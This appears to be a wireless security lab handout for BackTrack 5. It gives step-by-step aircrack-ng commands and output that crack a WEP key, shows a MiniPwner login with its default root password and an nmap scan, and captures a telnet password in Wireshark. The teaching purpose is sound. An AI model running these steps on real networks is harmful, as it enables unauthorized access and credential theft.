
6. This will open up a new window called driftnet, the pictures will be displayed in this new window.




WEP Cracking

Crack WEP

1. Boot to BT5 and open a terminal.


2. Type in “airmon-ng”
3. Then type in “airmon-ng start <wireless interface>” i.e. “airmon-ng start wlan0”
    a. 

```
root@root:~# airmon-ng


Interface       Chipset         Driver

wlan0           Intel 3945ABG   iwl3945 - [phy0]

root@root:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
2362    dhclient3
2414    dhclient3
Process with PID 2414 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Intel 3945ABG   iwl3945 - [phy0]
                                (monitor mode enabled on mon0)

root@root:~# 
```

4. Once “(monitor mode enabled on mon0)” comes up, run “airodump-ng mon0”
    a. 


```
 CH 10 ][ Elapsed: 40 s ][ 2012-05-29 05:40

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESS

 20:4E:7F:C7:1F:42  -45      216        1    0   6  54e  WEP  WEP         cyb
 12:0B:1C:E7:1E:8D  -48       35        0    0  11  54e  WPA2 CCMP   PSK  <le
 12:0B:1C:34:E1:F6  -48       35        0    0  11  54e  WPA2 CCMP   PSK  <le
 12:0B:1C:BE:2B:C5  -48       36        0    0  11  54e  WPA2 CCMP   PSK  <le
 00:0C:E6:DF:DA:D5  -54        3        0    0  11  54e  OPN              GCA0
 06:0B:1C:53:97:8B  -57       35       19    0  11  54e  WPA2 CCMP   MGT  <le
 00:0C:E6:7B:45:B8  -58       11        0    0  11  54e  WPA2 CCMP   MGT  gca0
 00:0C:E6:0A:4B:67  -59        6        0    0  11  54e  WPA2 CCMP   PSK  sta
 12:0B:1C:53:BF:6C  -68       35      797    0  11  54e  WPA2 CCMP   PSK  <le0
 12:0B:1C:7E:F7:81  -81        2        0    0  11  54e  WPA2 CCMP   PSK  <le0

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   BC:77:37:E7:1E:8B  -51    0 - 1     0       30  staffipho
 (not associated)   D8:30:62:03:1B:F3  -63    0 - 1     0       63  4135_4340
 20:4E:7F:C7:1F:42  00:1F:3C:4D:C1:B0  -31    0 - 1e    5       39  cyber1
 06:0B:1C:53:97:8B  00:1F:3C:53:97:8B  -51   54e-54e    1       22
 12:0B:1C:53:BF:6C  00:1F:3C:53:BF:6C  -57   48e-48e    0      797
```

    b. Copy the BSSID of the WEP secured network you want to crack (cyber1), remember what channel it is on as well.
    c. Ctrl+C to stop it.
5. Run “ airodump-ng –c 6 –w wep --bssid 20:4E:7F:C7:1F:42 mon0”

a. 


```
CH  6 ][ Elapsed: 16 s ][ 2012-05-29 05:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

20:4E:7F:C7:1F:42  -41 100      151        8    0   6  54e  WEP  WEP

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

20:4E:7F:C7:1F:42  00:1F:3C:4D:C1:B0  -34   54e-54e     0       31
```

6. Open a new terminal, leaving the current one running, and run “aireplay-ng -1 0 –a 20:4E:7F:C7:1F:42 mon0”

a. 

```
root@root:~# aireplay-ng -1 0 -a 20:4E:7F:C7:1F:42 mon0
No source MAC (-h) specified. Using the device MAC (00:1F:3C:4D:FA:BB)
05:53:18  Waiting for beacon frame (BSSID: 20:4E:7F:C7:1F:42) on channel 6

05:53:18  Sending Authentication Request (Open System) [ACK]
05:53:18  Authentication successful
05:53:18  Sending Association Request [ACK]
05:53:18  Association successful :-) (AID: 1)

root@root:~# 
```

7. When “Association successful” appears run “aireplay-ng -2 –p 0841 –c FF:FF:FF:FF:FF:FF –b 20:4E:7F:C7:1F:42 mon0”

a. 


```
05:53:18  Sending Association Request [ACK]
05:53:18  Association successful :-) (AID: 1)

root@root:~# aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 20:4E:7F:C7:1F:42 mon0
No source MAC (-h) specified. Using the device MAC (00:1F:3C:4D:FA:BB)
Read 44 packets...

        Size: 119, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  20:4E:7F:C7:1F:42
          Dest. MAC  =  20:4E:7F:C7:1F:42
         Source MAC  =  00:1F:3C:4D:C1:B0

        0x0000:  8841 2c00 204e 7fc7 1f42 001f 3c4d c1b0  .A,. N▯.B..<M..
        0x0010:  204e 7fc7 1f42 c0a7 0000 0234 8500 9018   N▯.B.....4....
        0x0020:  9f6b 7cd9 6544 c587 80bc 4a5f 4a50 9c99  .k|.eD....J_JP..
        0x0030:  058a 0a9c dd5c ea2c 011e c952 9e84 77f1  .....\.,...R..w.
        0x0040:  1826 7c37 6586 f2ea f414 e068 388e 5135  .&|7e......h8.Q5
        0x0050:  a071 299c ce24 81d4 df29 5f35 d008 36d8  .q)..$...)_5..6.
        0x0060:  65c5 290d cac9 cb34 8ccf a24b c579 fdc7  e.)....4...K.y..
        0x0070:  638b c1e7 2f15 4d                        c.../.M

Use this packet ? y
```

b. *This will read and collect packets, it may take up to a few minutes to complete.

c. When it completes it will ask to use this packet. Type "y"

8. Open up a third terminal and type in "aircrack-ng wep*.cap"


a. *This step may take a few minutes and fail a few times but it will automatically retry in till it succeeds in cracking the passcode.

b. 


```
                                Aircrack-ng 1.1 r1899


                    [00:04:31] Tested 34534 keys (got 26316 IVs)

   KB    depth   byte(vote)
    0    0/  1   23(43520) 94(35840) 75(35584) 91(35584) D0(34816)
    1    0/ 17   D7(37120) 23(35840) 35(35584) 88(35328) B7(35072)
    2    2/ 29   C7(36096) ED(35584) 25(35584) C0(35072) 85(35072)
    3    6/  8   91(35072) C4(34304) 8D(34048) 17(33536) 69(33536)
    4    2/ 10   99(36608) A8(35840) 1D(35840) 12(35328) 68(35072)

                        KEY FOUND! [ 23:D7:C7:03:99 ]
        Decrypted correctly: 100%

root@root:~#
```

c. * The actual key does not include the colons; you will need to take them out when using the key.

MiniPwner

1. Connect to Pwn1, or Pwn2 Wi-Fi
2. SSH to 192.168.50.1
   a. 

```
root@bt:~# ssh 192.168.50.1
root@192.168.50.1's password:
```

3. Root password is minipwner
4. Run “nmap –vv 192.168.50.1.1/24” to view all devices on the network
   a. 


```
root@bt:~# ssh 192.168.50.1
root@192.168.50.1's password:


BusyBox v1.19.4 (2012-05-25 14:07:37 CDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 ATTITUDE ADJUSTMENT (Bleeding Edge, r31858)
 -----------------------------------------------------
  * 1/4 oz Vodka      Pour all ingredients into mixing
  * 1/4 oz Gin        tin with ice, strain into glass.
  * 1/4 oz Amaretto
  * 1/4 oz Triple sec
  * 1/4 oz Peach schnapps
  * 1/4 oz Sour mix
  * 1 splash Cranberry juice
 -----------------------------------------------------
root@OpenWrt:~# nmap -vv 192.168.1.1/24
```

BackTrack – Use Wireshark to capture data packets on a network

Capturing Telnet Password with Wireshark

6. Inside of Backtrack open terminal
7. Start WLAN0 in monitor mode as seen in Figure 2.1, "airmon-ng start wlan0"


   *You can select a monitor device by typing its number at the end of the command, if not it will go to the default one.



```
root@root:~# airmon-ng start wlan0 6


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
2096    dhclient3
2604    dhclient3
2772    dhclient
Process with PID 2096 (dhclient3) is running on interface wlan0
Process with PID 2772 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Intel 3945ABG   iwl3945 - [phy0]
                                (monitor mode enabled on mon0)
```


7.1. Starting monitor mode

8. Open wireshark




8.1. Location of wireshark

9. In Wireshark Select the monitor from the Capture Interface List as seen in Figure 4.1


Capture
Interface List
Live list of the capture interfaces
(counts incoming packets)
Start capture on interface:
wlan0
Pseudo-device that captures on all interfaces
USB bus number 1
mon2
USB bus number 2
mon3
USB bus number 3
USB bus number 4
USB bus number 5
Capture Options
Start a capture with detailed options
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on:
Ready to load or capture
No Packets

9.1. Capture Interface List

10. Set Filter for Specific IP and protocol "ip.addr eq [IP] && telnet"




Filter: ip.addr eq 192.168.2.11 && telnet

No.	Time	Source	Destination	Protocol	Length	Info
1668	65.212496	192.168.2.11	192.168.2.2	TELNET	113	Telnet Data ...
1670	65.217186	192.168.2.2	192.168.2.11	TELNET	185	Telnet Data ...
1674	65.410113	192.168.2.2	192.168.2.11	TELNET	642	Telnet Data ...
1678	65.411607	192.168.2.11	192.168.2.2	TELNET	95	Telnet Data ...
1680	65.413279	192.168.2.2	192.168.2.11	TELNET	98	Telnet Data ...
2038	73.277184	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2045	73.545859	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2050	73.664315	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2053	73.766614	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2091	74.227947	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2098	74.486653	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...
2137	75.275501	192.168.2.11	192.168.2.2	TELNET	93	Telnet Data ...

10.1. Filtering for telnet protocol over wireless

11. Open Putty on the other computer and telnet into the switch
12. Log into the switch and wait for the packets to be captured
13. Once all Packets are captured, select Follow TCP Stream by right-clicking on the **first** packet and selecting Follow TCP Stream.




```
ProCurve Switch 1600M

Firmware revision C.08.22


Copyright (C) 1991-1998 Hewlett-Packard Co.  All Rights Reserved.

                           RESTRICTED RIGHTS LEGEND

 Use, duplication, or disclosure by the Government is subject to restrictions

 as set forth in subdivision (b) (3) (ii) of the Rights in Technical Data and

 Computer Software clause at 52.227-7013.

         HEWLETT-PACKARD COMPANY, 3000 Hanover St., Palo Alto, CA 94303

.[24;1HPassword: .[1;1H..... ..'........$..$HereIsWhereThePasswordIs
```

Entire conversation (694 bytes)

Using Armitaige

1. Open VM Virtualbox
2. Open settings and select network on the left hand side
3. Open the drop down menu next to “Attached to” and click on Internal Network

    a. 

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

